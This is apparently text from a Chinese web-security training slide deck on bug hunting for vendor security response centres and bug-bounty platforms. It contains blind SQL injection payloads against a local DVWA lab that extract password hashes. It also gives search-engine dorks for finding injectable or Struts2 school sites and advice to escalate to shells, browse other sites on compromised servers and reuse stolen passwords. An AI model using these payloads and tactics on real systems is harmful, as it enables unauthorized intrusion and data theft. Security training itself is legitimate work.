`?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),3,1))=97-- &Submit=Submit# 真`

`http://127.0.0.1/DVWA-1.9/vulnerabilities/sqli_blind/`

`?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),4,1))=49-- &Submit=Submit# 真`

`http://127.0.0.1/DVWA-1.9/vulnerabilities/sqli_blind/`

`?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),5,1))=99-- &Submit=Submit# 真`

`http://127.0.0.1/DVWA-1.9/vulnerabilities/sqli_blind/`

`?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),6,1))=100-- &Submit=Submit# 真`

`http://127.0.0.1/DVWA-1.9/vulnerabilities/sqli_blind/`

`?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),7,1))=101-- &Submit=Submit# 真`

`http://127.0.0.1/DVWA-1.9/vulnerabilities/sqli_blind/`

`?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),8,1))=102-- &Submit=Submit# 真`



如何挖洞?

想象力

30%

第四课考试题3

某安全工程师在渗透测试一个网站发现下面的url:

<http://www.xxx.com/show.php?classid=9527&filepath=upload/pic/20120522100516.jpg&filename=黑猫警长.jpg>

访问后的页面如图所示:

文件名: 黑帽警长.jpg



发挥自己的想象, 结合第四课所学漏洞知识, 这样的url可能会存在哪些漏洞, 每个参数一种类型的漏洞, 并写出验证你想法的url, 至少写出三种

评分标准: 本题满分10分, 写出一种给4分, 写出两种给7分, 写出三种给10分, 漏洞类型和验证url分数各占一半



如何挖洞?

运气

10%





如何挖洞？

扪心自问

使用过10个以上的扫描器吗？

使用扫描器扫过100个以上的网站吗？

被审核驳回过10个以上的漏洞吗？

提交过100个以上的漏洞吗？



如何挖洞?

方法论

给你一个**单独域名**如何进行漏洞挖掘?
(工作时的安全测试)

给你一个**域名列表**如何进行漏洞挖掘?
(众测或者第三方平台批量漏洞扫描)



如何挖洞?

方法论

给你一个**公司名称**如何进行漏洞挖掘?
(SRC挖洞或者众测)

给你一个**SRC平台**如何进行漏洞挖掘?
(SRC挖洞)



如何挖洞?

方法论

给你一个Oday如何进行漏洞挖掘?
(工作时的应急响应)

给你一个源代码如何进行漏洞挖掘?
(代码审计)



如何挖洞?

我的建议：漏洞类型的学习

知己知彼
百战不殆



网易安全中心
NetEase Security Center

首页

帐号

个人主页

收货地址

漏洞提交

提交记录

漏洞名称

请输入漏洞名称

漏洞类型

XSS漏洞

SQL注入

危害等级

CRLF漏洞

漏洞描述

命令注入

目录遍历

文件上传漏洞

信息泄露

逻辑设计缺陷

溢出漏洞

CSRF漏洞

其他



腾讯安全应急响应中心
Tencent Security Response Center

首页

提交漏洞

英雄榜

礼品兑换

阿里安全峰会

公告

礼品兑换

贡献榜

安全研究

提交漏洞/情

提交漏洞

诚邀广大安全专家共撑互联网生态安全，为用户保驾护航

* 漏洞名称

请输入漏洞名称

* 漏洞类型

Web漏洞

普通反射型XSS

* 漏洞详情



一、详细说明：

二、漏洞证明：

三、修复方案：

CRLF注入

ClickJacking

代码执行

基于DOM的XSS

基于Flash的XSS

存储型XSS

命令注入

SQL注入

上传漏洞

信息泄露

读类型CSRF

写类型CSRF

文件包含

逻辑漏洞

权限绕过

URL跳转漏洞

其他

文件读取

管理后台

目录浏览

漏洞未修复之前，请不要向外界传播。一旦您反馈的漏洞属实，ASRC会按照“漏洞奖励计划”回馈。注：利用漏洞进行损害用户利益、影响业务运作、盗取用户数据等行为操作。

，目前为非工作时间，您上报的漏洞处理将有所延迟，我们将在工作时间尽快处理哦！

:

:

: Web安全漏洞

:

: Web安全漏洞大类和移动客户端安全漏洞SQL注入

:

说明：其中包括场景、截图、漏洞重现的方法，涉及账号相关漏洞请提供链接。

证明(在这里写POC):

方案:

json劫持

任意文件上传漏洞

文件包含

文件遍历/下载

目录遍历

SSRF

Webshell

CRLF注入

管理后台对外

不安全加密算法

不安全的第三方资源引用

配置错误

flash 配置不当

cookie设置不当

第三方应用软件漏洞

在站外泄露敏感信息

iframe页面引用

会话定制

SEO暗链


其他



如何挖洞?

我的建议：多看wooyun历史漏洞和文章

看多了
自然就会了



关键字【】的搜索结果共40293记录

提交时间	标题
2016-06-23	人人网某处SQL注入影响大量数据
2016-06-23	乌云某处逻辑错误导致越权
2016-06-22	广州市农商行源码泄露（不少证件证和照片）
2016-06-22	北京一路热点(16wifi)主要系统存安全漏洞可Getshell/root权限
2016-06-21	万惠金融PPmoney平台存在SQL注入（可能涉及敏感数据）
2016-06-21	Discuz!门户权限SSRF
2016-06-20	天弘基金主站存在MySQL注入
2016-06-20	ChinaCache某系统JBoss配置不当导致Getshell
2016-06-20	16wifi某第三方系统从爆破用户到四台终端命令执行/涉及主干等多个项目源码
2016-06-18	去哪儿某处查询他人订单
2016-06-18	唐朝扫描器某处越权可查看插件EXP
2016-06-18	瑞银信某内部邮箱一枚

1、学习漏洞知识点

2、思考作者是怎么挖的



如何挖洞?

我的建议：未来的挖洞方法

工具 → 手工 → 半自动 → 自动

第三课：
《WEB安全工具》

第四课：
《WEB安全实战》

前提：会开发

所有IT技术岗位的终极形态都是写代码

——苏老师



如何挖洞?

自己写扫描系统挖

江湖人称“脚本小子”



自己写脚本挖

掌握工具和手工已经能够挖掘所有漏洞了



手工挖

江湖人称“工具小子”



工具挖

主要目的是提升效率

Web安全总体上还是处于安全鄙视链的底端
就喜欢你看不惯我赚钱多又干不掉我的样子



如何挖洞?

我的建议：未来的挖洞对象

第三方平台 → 专有SRC → 众测

- 1、<https://www.butian.net/>
- 2、<https://www.vulbox.com/>
- 3、<https://src.sjtu.edu.cn/>
- 4、.....

intitle:响应中心

- 1、<https://xianzh.aliyun.com/>
- 2、<https://zhongce.butian.net/>
- 3、<https://tz.alipay.com/>
- 4、.....

征战国外

<https://www.hackerone.com/>



如何挖洞?

我的建议

挖洞目的: <https://www.butian.net/>

挖洞对象: 公益SRC

挖洞手段: 工具为主, 手工为辅



如何挖洞?

我是如何挖教育src的

前期准备

网络或者乌云搜集学校相关的CMS系统：
学校建站系统，学生管理系统，选课系统，财务
系统，VPN登录等等

搜索引擎或者爆破子域名收集学校域名：

site:edu.cn

subDomainsBrute

Layer子域名挖掘机



如何挖洞?

我是如何挖教育src的

开始进入src

历史漏洞列表:

刚进入一个src, 不管你技术有多牛, 都算新手, 都要瞻仰一下src前辈们挖的漏洞, 主要看他们喜欢挖哪些洞, 审核喜欢通过哪些洞。

兑换礼品:

观察一个积分价值多少RMB, 以及挖到多少分可以换到现金或者现金等价物京东卡, 做到心中有数。



如何挖洞?

我是如何挖教育src的

开始挖洞

关键字:

命令执行: 比如st2, site:edu.cn inurl:index.action

任意代码执行: 比如上传getshell, 找注册处的头像上传

SQL注入: 比如site:edu.cn inurl:asp?id= 比如登录框万能密码

任意文件操作: 比如site:edu.cn inurl:download.jsp filetype:doc

其他逻辑权限漏洞: 比如忘记密码的地方, 比如url有id, 改一下是否

越权访问



如何挖洞?

我是如何挖教育src的

开始挖洞

轻量级的批量扫描工具:

什么叫轻量级, 就是几分钟就扫完了, 对比于wvs扫半天都扫不完的, 比如扫目录的BBscan, 比如一些抓包的代理里面的扫描, 还有些特定的扫描脚本, 可以去github上面搜, 很多很多, 牛逼的可以自己写扫描工具



如何挖洞?

我是如何挖教育src的

开始挖洞

提高漏洞质量:

XSS弹个窗并没有什么危害，拿到管理cookie登录后台才是牛逼
任意文件上传传个html并没有什么危害，拿到服务器权限才是牛逼
sql注入注出个database并没有什么危害，证明泄露多少数量级的漏洞，或者直接命令执行才是牛逼
万能密码进后台并没有什么危害，证明进了后台，我又发现注入或者上传或者越权才是牛逼



如何挖洞?

我是如何挖教育src的

开始挖洞

提高漏洞数量:

进入后台，翻一翻有没有不用登陆就能访问的页面，找一找上传点能不能getshell，如果能不用登陆直接getshell，恭喜你又拿到一个

0day，本来就是批量，现在又能刷一波

拿到shell，看看这个服务器有没有其他站点，文件名看看，看到有意思的文件名进去看看内容，也许一个弱口令，一个敏感信息泄露就这样找到了

sql注入，看看该学校其他站点是不是用的一样密码，要知道学校的web管理员很多时候只有一个



如何挖洞?

我是如何挖教育src的

漏洞报告

漏洞证明:

一图抵过千言万语, 尽量详细, 当成写博客了
ip的域名一定要证明这个ip是属于这个学校的

收尾:

不要盯着系统看好几天看审核结果, 纯属浪费时间, 心态很重要, 挖更多的洞, 累死审核



如何挖洞?

针对单网站的漏洞挖掘

先自动扫




Dynamic & Static Application
Vulnerability Testing



如何挖洞?

先自动扫



NMAP





如何挖洞?

再开代理正常访问抓包

Filter: Matching expression Host: www.butian.net

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title
1804	https://www.butian.net	GET	/favicon.ico			200	752	PNG	ico	
1805	https://www.butian.net	GET	/Service/runenv			200	566	JSON		
1818	https://www.butian.net	GET	/Loo			200	29489	HTML		è ¥â© - ä¼ä,ä...
1819	https://www.butian.net	GET	/Service/runenv			200	560	JSON		
1820	https://www.butian.net	GET	/Service/envUrl			200	591	JSON		
1821	https://www.butian.net	GET	/Service/runenv			200	560	JSON		
1822	https://www.butian.net	POST	/Home/Loo		✓	200	20997	HTML		è ¥â© - ä¼ä,ä...
1823	https://www.butian.net	GET	/Service/runenv			200	560	JSON		
1824	https://www.butian.net	GET	/Service/envUrl			200	591	JSON		
1826	https://www.butian.net	GET	/Service/runenv			200	560	JSON		

Request

Response

Raw

Params

Headers

Hex

Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Sec-Fetch-Site: same-origin
Referer: https://www.butian.net/Loo
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: __guid=66782632.3143188575500259000.1557747452148.8867; __DC_gid=66782632.520463985.1557747452149.1563882196796.39;
PHPSESSID=si8ggkk465h49irn35psl3s8r1; btlc_ba52447ea424004a7da412b344e5e41a=ab145b4dcfd3711f51a70454748e10a0b520555d67738db5f03ed07c48b1391f;
currentUrl=%2FLoo; __q__=1578905789245

search=aaaa

然后每个数据包分析

某安全工程师在渗透测试一个网站发现下面的url:

[http://www.xxx.com/show.php?classid=9527&filepath=upload/pic/20120522100516.jpg &filename=黑猫警长.jpg](http://www.xxx.com/show.php?classid=9527&filepath=upload/pic/20120522100516.jpg&filename=黑猫警长.jpg)

访问后的页面如图所示:

文件名: 黑帽警长.jpg



发挥自己的想象, 结合第四课所学漏洞知识, 这样的url可能会存在哪些漏洞, 请至少列出三种类型的漏洞, 并写出验证你想法的url

评分标准: 本题满分10分, 写出一种给4分, 写出两种给7分, 写出三种给10分, 漏洞类型和验证url分数各占一半 (10分)




找到特定的漏洞的疑似问题再用特定的字典扫描

弱口令字典

敏感文件字典

SQL注入字典

XSS POC字典





如何挖洞?

总结

挖洞没有规则，能挖到洞的方法就是好方法，挖洞是个实践的艺术，挖的过程中对安全知识点进行加固提升才能形成良性循环



期末答疑

问题一：对于新手挖SRC来说，应当多挖几个网站还是针对少数几个网站进行深入的挖掘？

新手：工具扫，广而浅

老手：手工挖，精而深



期末答疑

问题二：鉴于新手一般挖漏洞盒子、补天等非大型公司的SRC，新手应该如何找寻渗透测试的站点？

新手：学校站点site:edu.cn

问题三：现在比较常见的漏洞有哪些？（课程中未涉及的XXE漏洞、反序列化漏洞是不是不常见了？）

非也，该课程只是入门级，XXE，反序列已经超纲了，
应该这么说，课程里面涉及的漏洞有些已经不常见了



期末答疑

问题四：除了课上所学的工具和浏览器插件之外，还有什么必备的或者常用的渗透测试工具吗？

我们几个老师平常工作用burp+自己写的py脚本

问题五：商用的渗透测试扫描工具，比起AVWS等公开发行的工具怎么样？

效果肯定好很多，扫描器性能都差不多，靠的是最新的插件，人家卖扫描器的就是靠这个吃饭的



期末答疑

问题六：从吾爱破解上下载的各种工具安全吗？

吾爱破解有病毒查杀，不能保证百分之百，毕竟里面的人做免杀也是一把手

问题七：从收入上看，水平相同的系统安全工程师、工控安全工程师和web渗透测试人员谁的工资高一些？

问题八：从发展前景上看，上述三个岗位哪个要好一些？

收入不看水平，看公司，这三个安全方向学习难度：

Web安全<系统安全<工控安全

我个人推荐Web安全，就业面广



期末答疑

问题九：如何绕过现在大部分网站自带的云waf、安全狗？

这个问题太大，讲起来能做一个课程
没有一劳永逸的方法，不同的waf不同的漏洞用不同的方法

问题十：渗透中小型企业站点（本身不提供多少服务，也没有多少资产），应该着重测试哪些方面的漏洞？

如果你说的是测试某一个站点，前面已经说过了，工具+手工，Web上找不到洞，可以域名查真实外网IP，找系统端口漏洞

问题十一：渗透大学之类的站点，我们一般应该着重测试哪些漏洞？从哪些方面入手？

这个前面也说过了，先拿自己母校下手

问题十二：在学习完本次课程后，您觉得我们下一步是更加深入的学习漏洞原理，还是应该增加实操内容？

挖洞是一门实践的学问

问题十三：在禁止加载外部实体的前提下，有什么方法可以利用XXE漏洞吗？在服务端使用PDO的前提下，有什么方法可以进行SQL注入吗？

XXE漏洞的修复方法就是禁用外部实体

SQL漏洞的修复方法就是预编译，PDO是预编译实现的一种方法

两个问题的标准答案肯定是没有方法，不过万事都没有绝对，也许

未来又出现了新的漏洞利用技巧

问题十四：我是网络转行过来做安全，老师有没有推荐的安全方向呢，或者说接下来我需要专注于哪些地方，对于渗透测试这一行就业情况和web安全相比哪个好点呢？

网络+安全=网络安全方向，主攻抗DDoS

渗透测试包含Web安全，客户端安全



期末答疑

问题十五：感觉自己python薄弱，这块针对web安全该怎么学习？

Web安全入门跟编程关系不大，跟python更没多大关系了



期末答疑

问题十六：高阶web渗透测试学习方向和学习指导？

Web安全进阶会逐渐偏向编程，php和python选一个，学php可以搞代码审计，学python可以搞漏洞扫描



期末答疑

问题十七：如何进军安全行业，和挖洞经验？

我们这门课程不就是说这个的吗，进入安全行业，成为web安全工程师

问题十八：技能方面还是不够熟练，希望能了解到怎么在公开的SRC平台上面扫描漏洞，提交漏洞，（希望详细说明，不用出现漏洞也可以的，就是想知道整个流程）

能说的前面已经说过了，后面就是靠自己持之以恒吧
不过新手在SRC上面扫描是扫描不出漏洞的，还是从第三方漏洞平台入手吧

网易岗位要求

任职要求

- 1.本科以上学历，计算机相关专业，两年以上信息安全领域工作经验；
- 2.熟悉风险评估、应急响应、渗透测试、安全加固等安全服务，熟悉常见黑客攻防方法；
- 3.熟悉常见信息安全产品或工具，如防火墙、VPN、IDS/IPS、防病毒、漏洞检测等主流的安全技术与产品；
- 4.熟悉常用安全工具，如：AppScan、wvs、Burp suite、owaspzap、Sqlmap等；
- 5.熟悉Apache、Tomcat、Jboss、Nginx等Web中间件，了解相关安全漏洞或入侵手段，掌握常见的Web漏洞入侵与防范方法；
- 6.至少熟练掌握一种脚本语言，能编写相应的入侵工具或漏洞利用程序；
- 7.熟悉系统的各种安全设置，对操作系统安全日志、安全设备日志分析有深入了解。

网易岗位要求

任职要求

- 1.本科以上学历，计算机相关专业，两年以上信息安全领域工作经验；
- 2.熟悉风险评估、应急响应、渗透测试、安全加固等安全服务，熟悉常见黑客攻防方法；
- 3.熟悉常见信息安全产品或工具，如防火墙、VPN、IDS/IPS、防病毒、漏洞检测等主流的安全技术与产品；
- 4.熟悉常用安全工具，如：AppScan、wvs、Burp suite、owaspzap、Sqlmap等；
- 5.熟悉Apache、Tomcat、Jboss、Nginx等Web中间件，了解相关安全漏洞或入侵手段，掌握常见的Web漏洞入侵与防范方法；
- 6.至少熟练掌握一种脚本语言，能编写相应的入侵工具或漏洞利用程序；
- 7.熟悉系统的各种安全设置，对操作系统安全日志、安全设备日志分析有深入了解。

腾讯岗位要求

岗位要求

- 1.大学本科及以上，计算机、网络等相关专业；3年以上安全技术或安全运维工作经验；
- 2.熟悉应用层和系统层漏洞原理及其防御技术，包括web漏洞（SQL注入、XSS、代码执行、上传漏洞）、操作系统、第三方组件漏洞；
- 3.熟悉主流web安全漏洞扫描工具(awvs、metasploit、burpsuite等)；
- 4.了解国内外最新安全攻防技术；
- 5.能进行安全相关工具或脚本的开发；
- 6.具备安全项目管理与安全策略推进能力；
- 7.具备安全防护体系整体规划能力。

阿里岗位要求

任职要求：

1. 熟悉WEB安全，熟悉各种WEB攻防技术以及安全漏洞原理，掌握多种安全行为的原理及其实现方法，有过独立分析或挖掘漏洞的经验；
2. 熟悉常见验证码防控手段，熟悉JAVA/PHP等常见的WEB代码及开发流程，有渗透和逆向分析经验；
3. 熟悉漏洞扫描、渗透测试工具、精通常见漏洞/木马的原理、危害、利用方式、检测、和修复方案；
4. 精通js、PHP、python、java、C++等常用编程语言两门以上；

百度岗位要求

职位要求：

本科或以上学历。

熟悉常见Web高危漏洞原理和测试方法。

熟悉渗透测试步骤、方法、流程，了解主流的渗透测试工具。

具有独立渗透测试实战经验，手工漏洞挖掘经验，拒绝工具党。


掌握一门以上编程语言，并能独立编写渗透测试工具/脚本。

了解企业内部常见应用安全风险，了解利用方法和加固方法。

对安全相关的感兴趣，可以主动跟进新的攻击、防御技术以及相关的绕过手段。



<https://study.163.com/course/courseMain.htm?courseId=1003521035>



《Web安全工程师》微专业前置课


1.2万人学过 ★★★★★ 讲师: WYtech



主页

笔记

讨论区



目前已完成 3 个课时, 加油啊!

继续学习

下一个课时: 《Web安全实战》试听课

目录

连载

章节 ① 第一章: 直播分享会

- | | | |
|-----|--|--------|
| 课时1 | <input checked="" type="radio"/> 黑客事件大盘点 | 77:07 |
| 课时2 | <input type="radio"/> 黑客在左, 你在右 | 72:59 |
| 课时3 | <input type="radio"/> 信息安全专业成长路... | 102:49 |

章节 ② 第二章: 精彩录播课

- | | | |
|-----|---|-------|
| 课时4 | <input checked="" type="radio"/> web安全简史 | 21:21 |
| 课时5 | <input checked="" type="radio"/> 如何成为一名白帽黑客 | 22:38 |

公告

《Web安全微专业活动》1元拼团, 立享半价! 截止时间6月9日24:00...

2017-6-7

[详情>](#)

评价

给该课程打分: ★★★★★

请尽可能详尽描述你的学习经历, 例如学习成果、课程内容、讲师风格、教学照会等

白帽子



安全工程师

$$\begin{array}{ccccccc} 8 & \times & 5 & \times & 52 & \times & 4.8 & = & 10000 \\ \text{hour} & & \text{days} & & \text{weeks} & & \text{years} & & \text{HRS.} \end{array}$$



To follow the path:

沿着这样一条道路：

look to the master,

关注大师，

follow the master,

跟随大师，

walk with the master,



与大师同行，

see through the master,

洞察大师，

become the master.

成为大师。



完

THANKS